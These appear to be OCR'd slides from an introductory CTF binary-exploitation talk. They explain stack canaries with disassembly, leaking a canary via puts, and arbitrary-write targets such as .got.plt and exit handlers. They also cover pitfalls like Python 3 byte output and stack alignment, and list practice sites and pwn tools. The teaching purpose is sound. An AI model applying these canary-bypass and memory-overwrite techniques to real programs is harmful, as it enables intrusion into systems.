
Stack growth

Buffer growth

```
0x40114e <+8>:   mov   rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov   QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov   rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub   rdx,QWORD PTR fs:0x28      ⚡
0x40119c <+86>:  je    0x4011a3 <main+93>
0x40119e <+88>:  call  0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- Canary worthless if we can leak it

🤮 Canaries 🤮



Stack growth

Return Address c0 72 21 d1 7f 7f 00 00
Saved RBP 80 60 31 a2 8d 7f 00 00
Canary 45 a1 b8 39 11 7e 99 41
var 41 41 41 41
buf AAAAAAAAAA

Buffer growth

```
0x40114e <+8>:   mov    rax,QWORD PTR fs:0x28
0x401157 <+17>:  mov    QWORD PTR [rbp-0x8],rax
...
0x40118f  <+73>: mov    rdx,QWORD PTR [rbp-0x8]
0x401193 <+77>:  sub    rdx,QWORD PTR fs:0x28      ⚡
0x40119c <+86>:  je     0x4011a3 <main+93>
0x40119e <+88>:  call   0x401040 <__stack_chk_fail@plt>
0x4011a3 <+93>:  leave
0x4011a4 <+94>:  ret
```

- Canary worthless if we can leak it
  - e.g. by overwriting up to the canary's null byte and then calling `puts(buf)`

🚀 Arbitrary write primitive 🚀

- bug that allows writing anything at any address
- ... but which address to choose?
  - pointers to library functions in `.got.plt`
  - ... but `.got.plt` is read-only if checksec reports Full RELRO
  - other targets: libc GOT, exit handlers, return addresses on stack, ...

Common Mistakes


Printing raw bytes in Python 3

```
$ python2 -c 'print("\xcc")' | xxd -ps
cc0a

$ python3 -c 'print("\xcc")' | xxd -ps  # wrong
c38c0a
```

```
$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xcc\n")' | xxd -ps
cc0a
```

Common Mistakes

libc stack alignment



```
Program received signal SIGSEGV, Segmentation fault.
─────────────────────[ DISASM / x86_64 / set emulate on ]─────────────────────
► 0x7f93bc5bc4c0 <_int_malloc+2832>    movaps xmmword ptr [rsp + 0x10], xmm1
```

- This instruction requires `rsp` to end in `0x0` instead of `0x8`
- Solution: add `ret` gadget at start of your chain

Practicing

Watch Mindmapping a Pwnable Challenge by LiveOverflow

- pwn.college
- ctf.hackucf.org
- ropemporium.com
- pwnable.kr

Tools

- pwndbg for gdb
- pwntools for exploit scripts
  - includes checksec, ROPGadget
- pwninit (convenient patchelf wrapper)
- one_gadget (single gadget RCE)

Start playing at intro.kitctf.de